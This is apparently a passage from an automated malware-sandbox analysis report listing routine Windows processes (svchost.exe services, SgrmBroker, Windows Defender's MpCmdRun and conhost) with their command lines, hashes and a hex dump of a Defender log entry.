Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **3744**, Parent PID: **564**

General

Target ID:	11
Start time:	04:43:45
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **2224**, Parent PID: **564**

General

Target ID:	13
Start time:	04:43:46
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: SgrmBroker.exe PID: **5724**, Parent PID: **564**

General

Target ID:	14
Start time:	04:43:47
Start date:	14/05/2022
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff7a4ff0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **5996**, Parent PID: **564**

General

Target ID:	16
Start time:	04:43:48
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **3164**, Parent PID: **564**

General

Target ID:	17
Start time:	04:43:48
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6224**, Parent PID: **564**

General

Target ID:	19
Start time:	04:43:57
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6416**, Parent PID: **564**

General

Target ID:	20
Start time:	04:44:08
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6756, Parent PID: 564

General

Target ID:	22
Start time:	04:44:44
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: MpCmdRun.exe PID: 6924, Parent PID: 5996

General

Target ID:	24
Start time:	04:44:49
Start date:	14/05/2022
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff678970000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	9938	182	0d 00 0a 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	---	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10120	258	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 43 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 20 00 4c 00 69 00 6e 00 65 00 3a 00 20 00 22 00 43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 46 00 69 00 6c 00 65 00 73 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 6d 00 70 00 63 00 6d 00 64 00 72 00 75 00 6e 00 2e 00 65 00 78 00 65 00 22 00 20 00 2d 00 77 00 64 00 65 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00 20 00 53 00 74 00 61 00 72 00 74 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 53 00 61 00 74 00 20 00 0e 20 4d 00 61 00 79 00 20 00 0e 20 31 00 34 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 30 00 34 00 3a 00 34 00 34 00 3a 00 34 00 39 00 0d 00 0a 00 0d	MpCmdRun: Command Line: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable Start Time: Sat May 14 2022 04:44 :49	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10378	86	4d 00 70 00 45 00 6e 00 73 00 75 00 72 00 65 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 4d 00 69 00 74 00 69 00 67 00 61 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 3a 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 31 00 0d 00 0a 00	MpEnsureProcessMitigationPolicy: hr = 0x1	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10464	20	57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00	WDEnable	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10484	86	45 00 52 00 52 00 4f 00 52 00 3a 00 20 00 4d 00 70 00 57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 28 00 54 00 52 00 55 00 45 00 29 00 20 00 66 00 61 00 69 00 6c 00 65 00 64 00 20 00 28 00 38 00 30 00 30 00 37 00 30 00 34 00 45 00 43 00 29 00 0d 00 0a 00	ERROR: MpWDEnable(TRUE) failed (800704EC)	success or wait	1	7FF67899BC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10570	100	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 45 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 53 00 61 00 74 00 20 00 0e 20 4d 00 61 00 79 00 20 00 0e 20 31 00 34 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 30 00 34 00 3a 00 34 00 34 00 3a 00 35 00 30 00 0d 00 0a 00	MpCmdRun: End Time: Sat May 14 2022 04:44:50	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10670	174	2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	---	success or wait	1	7FF67899BC96	WriteFile

Analysis Process: conhost.exe PID: **6968**, Parent PID: **6924**

General

Target ID:	25
Start time:	04:44:49
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **5804**, Parent PID: **564**

General

Target ID:	28
Start time:	04:45:07
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **3428**, Parent PID: **564**

General

Target ID:	30
Start time:	04:45:22
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly